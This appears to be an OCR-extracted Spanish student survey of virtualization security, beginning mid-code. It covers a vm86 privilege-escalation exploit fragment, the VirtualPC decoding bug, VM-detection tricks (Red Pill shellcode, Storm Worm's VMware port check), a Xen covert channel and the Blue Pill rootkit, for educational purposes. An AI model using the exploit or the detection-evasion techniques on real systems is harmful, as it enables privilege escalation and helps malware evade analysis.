    return true;
}
```

```
static bool EnterVirtual8086()
{
    uint8_t *code;
    uint32_t codesize;
    vm86_t vm = {0};

    // Setup cpu type
    vm.cpu_type = CPU_586;

    // Setup registers
    vm.regs.eflags = EFLAGS_TF_MASK;
    vm.regs.esp = 0xDEADBEEF;
    vm.regs.eip = 0x00000000;
    vm.regs.cs = 0x0090;
    vm.regs.ss = 0xFFFF;

    CODE16("call 0xaabb:0xccdd", code, codesize);

    memcpy(REAL(vm.regs.cs, vm.regs.eip), code, codesize);

    vm86(Vm86Enter, &vm);

    return false;
}

static bool InitialiseVirtual8086()
{
    // Make the MMAP_PAGE_ZERO page rwx
    if (mprotect(NULL, PAGE_SIZE, PROT_READ | PROT_WRITE | PROT_EXEC) != 0) {
        return false;
    }

    // Stretch the page to 1MB for the entire real mode address space
    if (mremap(NULL, PAGE_SIZE, 1024 * 1024, 0) == MAP_FAILED) {
        return false;
    }

    // All done
    return true;
}
```

En el exploit se ve como el atacante setea la memoria real como de escritura, ejecucion y lectura y la estira a 1MB (el limite). Luego, inserta el shellcode en el sector de PNP BIOS (que va a ser el causante del page fault). Este shellcode solo escribe en pantalla $< script > alert('ring0') < /script >$, al ser este un exploit no-peligroso (ya que no causa real daño a la victima, pero sirve para demostrar la vulnerabilidad). Luego hace la llamada a 0xaabb:0xccdd, que es memoria no mapeada y al volver esta en modo supervisor el kernel y ejecuta el shellcode del

PNP Bios con los privilegios elevados.

3.3. VirtualPC instruction decoding Privilege Escalation

Esta vulnerabilidad tambien reportada por Ormandy y Tinnes de Google en el 2009 con CVE 1542 explota algo similar a la anterior mostrada.

En este caso el problema radica en que ciertas instrucciones ejecutadas desde el guest son mal desencodeadas e interpretadas por el VMM, lo que causa que sean ejecutadas con permisos de supervisor.

Una de estas instrucciones es clts, la cual limpia el valor previo en el flag de task-switch en ring 0. Este flag se examina cada vez q se quiere ejecutar una instruccion de FPU. Si cada vez que el atacante quiere ejecutar codigo de FPU (FPU/MMX/SSE/SSE2/SSE3/SSSE3/SSE4), setea esta instruccion con el bug anterior que falla en la desencodeo, siempre va a poder ejecutar dichas instrucciones en modo supervisor.

Microsoft arreglo este bug el 15 de julio del 2009 y publicando escasa informacion del mismo en conjunto con los descubridores del error.

4. Detección de entorno virtualizado

En la siguiente seccion vamos a enumerar 2 de las principales formas de detectar si se esta corriendo en un entorno virtualizado. Esto es necesario en ciertos casos en los que se quiere que no se analice cierto software, como virus o malware, y se comportan de manera diferente al detectar virtualizacion. Principalmente se basan en errores u omisiones de emulacion de ciertas instrucciones no documentadas de los procesadores o tambien de algunas respuestas a instrucciones que son diferentes en entornos virtualizados, lo que da una idea cierta de esto. Al estar estas soluciones basadas en fallas u omisiones, no siempre son 100 % confiables. Hasta el momento no hay manera de saber si uno esta virtualizado sin depender de esto o de software instalado en el huesped (como vmware tools). Esto en parte se debe a que al ser la virtualizacion un metodo para aislar y dar la impresion de una maquina fisica, se trata de evitar justamente la deteccion.

4.1. Red Pill - Joanna Rutkowska

Quizas la manera mas difundida de deteccion por la facilidad y el poco codigo utilizado. Esta herramienta se aprovecha de la instruccion SIDT que guarda el contenido de la tabla de descripcion de interrumpciones (IDTR) en el operando de destino, que es realmente un lugar en la memoria. Se utiliza ya que esta instruccion puede ser ejecutada en un modo sin privilegios (ring 3), y al retornar lo hace con informacion sensible de dicha tabla, usada internamente por el sistema operativo.

Como solamente hay un solo registro IDTR, pero hay por lo menos dos sistemas operativos corriendo simultameneamente (el huesped y el anfitrion), el hypervisor necesita realocar el IDTR del huesped en un lugar seguro, para que no entre en conflictos con el mismo del anfitrion. El hypervisor no sabe si el huesped ejecuta la instruccion SIDT (ni cuando), ya que puede ser ejecutada desde el ring 3, entonces el proceso obtiene el lugar de la tabla de interrupciones movida. Por ejemplo en VMware, esta direccion es de la forma 0xffXXXXXX, en VirtualPC es 0xe8XXXXXX.

De esta manera se puede detectar el entorno virtualizado mediante la respuesta de una instruccion ejecutada con los privilegios minimos.

El codigo de la Red Pill es el siguiente:

```
int swallow_redpill () {
     unsigned char m[2+4], rpill[] = "\x0f\x01\x0d\x00\x00\x00\x00\xc3";
     *((unsigned*)&rpill[3]) = (unsigned)m;
     ((void(*)())&rpill)();
     return (m[5]>0xd0) ? 1 : 0;
   }
```

4.2. Analisis de outputs de comandos en *nix

Otra forma de verificar el entorno virtualizado es mediante la ejecucion del programa dmesg. En una plataforma recien encendida basta con $dmesg|grep-ivirtual$, en cambio en una que ya tenga cierto tiempo corriendo es mas efectivo ejecutar $/var/log/dmesg|grep-ivirtual$.

Aca esta un ejemplo para los diferentes softwares de virtualizacion:

```
VMWare:

# dmesg | grep -i virtual
VMware vmxnet virtual NIC driver
  Vendor: VMware    Model: Virtual disk      Rev: 1.0
hda: VMware Virtual IDE CDROM Drive, ATAPI CD/DVD-ROM drive

QEmu or KVM:

# dmesg | grep -i virtual
CPU: AMD QEMU Virtual CPU version 0.9.1 stepping 03

Microsoft VirtualPC:

# dmesg | grep -i virtual
hda: Virtual HD, ATA DISK drive
hdc: Virtual CD, ATAPI CD/DVD-ROM drive
```

Otros comandos similares para verificar son dmidecode y cat /proc/ide/hd*/model.

4.3. Aplicaciones de la deteccion - Caso Storm Worm

Para ejemplificar, tomamos el caso del malware Storm Worm. Este fue detectado luego de un ataque a servidores de anti-spam en enero del 2007. Es un worm packeado con un packer hecho por el autor, que una vez ejecutado realiza ciertos chequeos. En algunas versiones del malware, uno de esos chequeos es verificar si esta corriendo en un sistema virtualizado o si un debugguer se encuentra enganchado al mismo. Si esto es correcto, el worm entra en un ciclo infinito, el cual deja inutilizable el sistema donde se lo esta probando y obliga a un reinicio del mismo. Estos chequeos los realiza para dificultar el analisis del malware y ocultar sus procedimientos.



Figura 4: Codigo ASM del chequeo de VMware

Para detectar VMware por ejemplo, este malware utiliza un metodo publicado por Ken Kato (http://chitchat.at.infoseek.co.jp/vmware/backdoor.html). Este con-

siste en el uso de un puerto de entrada salida (0x5658 = VX) el cual es usado con un numero "magico" (0x564D5868 = VMXh). Luego de ejecutar la instruccion IN como se ve en el grafico, si el programa esta siendo ejecutado en un entorno virtualizado, en el registro EBX queda el contenido del numero magico. Si el malware esta siendo depurado, se puede cambiar el valor de EBX en el momento y esquivar ese chequeo.



Figura 5: Codigo ASM del chequeo de VirtualPC

Por otro lado, para detectar si esta siendo ejecutado en VirtualPC, Storm Worm utiliza el metodo de Elias Bachaalany (http://www.codeproject.com/system/VmDetect.asp). Este metodo consiste en utilizar codigos de operacion de instruccion ilegales. Utiliza un manejador de excepciones al llamar a esos codigos, el cual es ejecutado cuando se corre en un entorno fisico, pero en una maquina virtual no sucede ya que VirtualPC maneja esa excepcion. El programa de chequeo se da cuenta de esto ya que el registro EBX se mantiene en 0 cuando VirtualPC esta corriendo.

5. Uso de Canales Encubiertos en Virtualización

5.1. Definición de Canal Encubierto

Los Canales Encubiertos son entidades que, en su uso normal, no son vistas como objetos usados para transferir información de un sujeto a otro. Entonces, una entidad es usada como un Canal Encubierto cuando, a pesar de no haber sido pensada para ser un medio de comunicación, es usada como tal.

El objetivo, al usar un Canal Encubierto, es que la comunicación deseada sea realizada en secreto. Por eso se usa una entidad no pensada para comunicar, ya que de este modo nadie sabrá que una comunicación está teniendo lugar.

5.2. Canal Encubierto en la VM Xen

Xen utiliza la técnica de paravirtualización. Esto significa que los sistemas operativos guests conocen al hypervisor. Existe lo que se llaman "hypercalls", llamadas del SO guest al hypervisor.

La memoria se distribuye de la siguiente manera:

- Memoria virtual para el dominio de usuario dentro de la VM
- Memoria "pseudo-física"para el dominio del SO guest (memoria física común para todos los SO guest)
- Memoria física para el hypervisor

La tabla pseudo-física de memoria es la misma para todos los guests por un tema de performance (menos cambio de contexto). Algunas direcciones son utilizables para lectura: las de cada guest y las del espacio compartido. Cada guest debería tener permitido escribir en su propio espacio de memoria. No hay chequeo de entrada: el guest es el único responsable de administrar sus alocaciones de memoria (y sus mecanismos).

La posibilidad del Canal Encubierto se da por una decisión de dise no de Xen: la tabla de memoria pseudo-física puede ser leída por un guest en casi su totalidad (se pueden leer direcciones de otros guests). Entonces, se puede usar esta tabla como Canal Encubierto.

Mecanismo para el Canal Encubierto:

- Escribir datos en una dirección virtual (en principio inútil salvo para el SO guest)
- Hacer reconocible este dato por otro guest con un tag especial: usando un protocolo a medida para el intercambio de datos.

Para que el protocolo tenga éxito es necesario que los guests se conozcan inicialmente entre ellos.

Para extraer datos:

- Primera lectura: Buscar el tag del guest cómplica en toda la tabla y guardar la dirección donde fue encontrado.
- Siguientes veces: Usar la dirección anterior para volver a leer.

Implementación existente en Linux:

Utiliza un LKM (loadable kernel module). Ejemplo de uso:

Escritura (guest 1):

```
dom1:~# echo msg dom1 > / dev / x enc c
```

Lectura (guest 2):

```
dom2:~# dd count=1 i f=/dev / x enc c
msg dom1
0+1 records in
0+1 records out
9 bytes (9 B) copied , 0.000185 s , 48.6 kB/ s
```

El código completo para implementar el covert channel se encuentra hosteado en http://digikod.net/public/XenCC/

Desventajas de este Canal Encubierto:

- Dise no push/pop no permite sincronización.
- Mucha memoria utilizada en vistas de la transferencia de datos.
- Se necesita cuidado con el rango de direcciones en uso.
- Puede no ser discreto, dependiendo del uso.

Detección del Canal Encubierto:

- No hay implementada una solución pública todavía.
- Estadísticas sobre el uso de hypercalls a la tabla pseudo-física.
- Buscar similitudes de acceso a la tabla por parte de más de un guest.

6. Ejemplos de aplicación de parches de seguridad en tecnología VMware

En su blog, Eric Horschman, product manager en VMware, explica que, al aplicar un parche al producto ESXi, se reemplaza toda la imagen. Entonces, un parche para ESXi tiene el tama no de un instalador para la versión completa de ESXi. Asegura que, sin embargo, los clientes prefieren ese enfoque porque les asegura consistencia en las instalaciones y evita ir alejándose de una configuración válida.

Para el producto Hyper-V, comenta que usaron un enfoque basado en el estilo Windows Update. En este caso, los parches son de menor tama no, pero los clientes pueden saltearse parches, lo que resulta en una configuarción insegura, parcheada parcialmente.

Según Horschman, lo que realmente importa es la cantidad de parches y cuán problem'tica es su instalación. En el caso de ESXi, se redujo drásticamente la cantidad de parches necesarios.

Tanto para ESX y ESXi, reiniciar el host luego de la aplicación del parche nunca fue un problema según Horschman, debido a las herramientas VMotion y Maintenance Mode, que permiten cambiar fácilmente de host a una VM.

Horschman supone que debe ser extremadamente frustrante para los usuarios de Hyper-V tener que parchear y reiniciar el host (si el sistema operativo host es Windows Server 2008), cuando el parche no tiene nada que ver con virtualización. Menciona que sale un parche para Windows Server 2008 en promedio una vez por semana, y que este parche implica reiniciar el host. Estos parches no tienen relación con Hyper-V, pero los usuarios, sin embargo, deben instalarlos y reiniciar. Como Hyper-V R1 no tiene soporte para 'live migration', cada vez que hay que reiniciar el host esto significa tiempo caído para las VMs montadas en él. El tiempo de baja va a ser menor con Hyper-V R2, pero la cantidad de parches no va a disminuir.

6.1. VMotion

VMotion es un componente pago que se puede adquirir para ciertas ediciones de VMware vSphere. Su función principal es la de mover una VM de VMware de un server físico a otro server físico, sin pérdida de tiempo (o sea, la VM nunca deja de funcionar para el usuario).

Vmotion utiliza el cluster file system de VMware para controlar el acceso al almacenamiento virtual de la VM. Durante el proceso de VMotion, la memoria activa y el estado preciso de ejecución de la VM a migrar son rápidamente transmitidos por una red de alta velocidad de un server al otro. El acceso al almacenamiento virtual es instantáneamente cambiado de un server f'sico al otro. Como la red también es virtualizada, por VMware ESX, la VM mantiene su identidad de red y sus conexiones, asegurando una migración transparente.

7. Otros ataques

Las soluciones en virtualización ofrecen comodidades inexistentes hasta el momento de su creación a los administradores y usuarios finales. Pero desde el punto de vista de la seguridad también ofrece nuevas herramientas para comprometer sistemas. En este apartado presentaremos los más conocidos a nivel mundial hasta el día de la fecha.

7.1. Blue Pill

Joanna Rutkowska, la creadora de la Red Pill que fue explicada anteriormente, descubrió la forma de hacer un rootkit aprovechando los conceptos de virtualización. Éste consiste en transformar un equipo virtual en una máquina virtual, transformando al programa malicioso en el hypervisor del sistema. Como ya se dijo el hypervisor de una máquina virtual posee control absoluto de ella, pudiendo agregarle y quitarle recursos, monitorear su memoria y medios de entrada/salida, etc. Al lograr que un virus sea hypervisor de una máquina se logra que éste posea control absoluto de la misma.

El ataque utiliza las tecnologías de virtualización presentes en los procesadores de 64 bits. En el caso de AMD sería AMD-V y para Intel, Intel VT-x. Al utilizar virtualización con hardware x64 varias técnicas de detección de virtualización basadas en instrucciones sensibles quedan inútiles, como la misma Red Pill.

7.1.1. Idea

La versión original Blue Pill se basa en el set de instrucciones de AMD y Windows Vista x64, pero luego se extendió a Intel y, según la autora, se podría extender a cualquier otro sistema operativo basado en Unix y BSD. Su idea es meterse en el kernell del sistema operativo a travez de algún driver vulnerable[5]. Se utiliza la vulnerabilidad encontrada para inyectarle el shellcode que permita la ejecucion del hypervisor y el pasaje a modo virtualizado de todo el sistema. Para lograrlo, se fuerza al sistema operativo a paginar la memoria del driver consumiendo toda la que se pueda.

Luego se utilizan las extensiones de virtualización del procesador para continuar la ejecución del sistema operativo con éstas. En el caso de AMD, el set es SVM[6]

7.1.2. Posibles soluciones

Existen ideas de posibles protecciones contra Blue Pill, difíciles de implementar en la práctica por temas de rendimiento

[5]La autora asegura que de no encontrarse un driver vulnerable se podria generar uno propio, firmarlo por 250 dólares para que el sistema operativo lo reconozca y utilizarlo como puerta de acceso

[6]AMD64 Architecture Programmer's Manual Vol. 2: System Programming: `http://www.amd.com/us-en/assets/content_type/white_papers_and_tech_docs/24593.pdf`

Inhabilitar acceso directo al disco rígido Permitiría que no se pueda modificar la memoria del driver al paginarse, pero podría afectar a la compatibilidad con varias aplicaciones como antivirus, recuperadores de archivos borrados o bases de datos.

Encriptar el pagefile Evitaria la modificación de la memoria paginada a cualquier aplicación que no sea el sistema operativo, pero generaría un fuerte impacto en el rendimiento de todo el sistema.

Deshabilitar paginacion de la memoria del kernell Gracias a la segmentación de memoria, no se podría modificar los drivers. Pero los efectos son obvios: memoria física que no se pagina es memoria física que no puede ser utilizada por otros drivers.

7.1.3. Indetección

Como ya se habló, Blue Pill no es afectado por mecanismos de detección de máquinas virtuales basados en instrucciones sensibles. Pero también pueden evadirse otras técnicas:

Timing attack Se puede evitar ataques de tiempo gracias a instrucciones de SVM que engaan el contador de tiempo del sistema operativo.

Blue Pill sobre Blue Pill Virtualizando un equipo ya virtualizado podría llevar a errores que detecten la presencia del rootkit. Para que eso no suceda se puede engaar al sistema operativo diciéndole que el procesador no soporta SVM o teniendo especial cuidado en el hypervisor a la hora de recibir instrucciones en la generación de nuevas máquinas virtuales.

7.1.4. SubVirt

Anteriormente un investigador de Microsoft había desarrollado un rootkit similar, el SubVirt rootkit. Sin embargo, era una versión mucho más limitada que Blue Pill. Las mayores desventajas son:

- SubVIrt agrega información al disco rígido para conseguir persistencia, principalmente modificaciones a productos de virtualización conocidos como VMWare y VirtualPC. Ésto agrega mayor detección, incluso cuando el equipo se encuentra apagado. Notar que Blue Pill no es persistente por lo que no resiste un reinicio del sistema, pero la autora dice que tampoco es algo buscado por el rootkit ya que los servidores son reiniciados raramente y ademas el hypervisor puede atrapar interrupciones de reset, fingiendo un reinicio del sistema operativo pero no del equipo.
- SubVirt se implementa en hardware x86 y permite mayor detección mediante los mecanismos ya comentados como la misma Red Pill. El set de instrucciones no privilegiadas que lo permiten no se encuentran en x64 por lo que no afectan a Blue Pill.

- Al basarse en productos de virtualización como VMWare y VirtualPC, SubVirt genera dispositivos virtuales diferentes a los del equipo real, aumentando aún mas su detección.

Más información sobre SubVirt: `http://www.eecs.umich.edu/virtual/papers/king06.pdf`.

7.1.5. Más información

Para más información sobre Blue Pill:

- Sitio oficial: `http://bluepillproject.org/`
- "Introducing Blue Pill", Blog de Joanna Rutkowska: `http://theinvisiblethings.blogspot.com/2006/06/introducing-blue-pill.html`
- Presentación en Black Hat 2006: `http://blackhat.com/presentations/bh-usa-06/BH-US-06-Rutkowska.pdf`

8. Bibliografía

- http://www.virtualization.info/
- http://en.wikipedia.org
- Gerald J. Popek and Robert P. Goldberg (1974). "Formal Requirements for Virtualizable Third Generation Architectures"
- http://www.vmware.com
- http://www.xen.org/
- http://blog.cr0.org/2009/10/cve-2009-2267-mishandled-exception-on.html
- http://www.securityfocus.com/bid/36604/info
- http://www.cr0.org/paper/jt-to-virtualisation_security.pdf
- http://www.invisiblethings.org/papers/redpill.html
- http://www.offensivecomputing.net/files/active/0/vm.pdf
- http://www.dmo.ca/blog/detecting-virtualization-on-linux/
- http://isc.sans.org/diary.html?storyid=3190
- http://www.eecs.umich.edu/~zmao/Papers/DCCS-xu-chen.pdfv
- http://www.cyber-ta.org/pubs/StormWorm/SRITechnical-Report-10-01-Storm-Analysis.pdf
- http://digikod.net/public/XenCC/
- http://www.usenix.org/event/hotos07/tech/full_papers/garfinkel/garfinkel_html/
- http://blogs.vmware.com/virtualreality/2009/08/our-position-on-hypervisor-footprin html
- http://www.vmware.com/products/vmotion/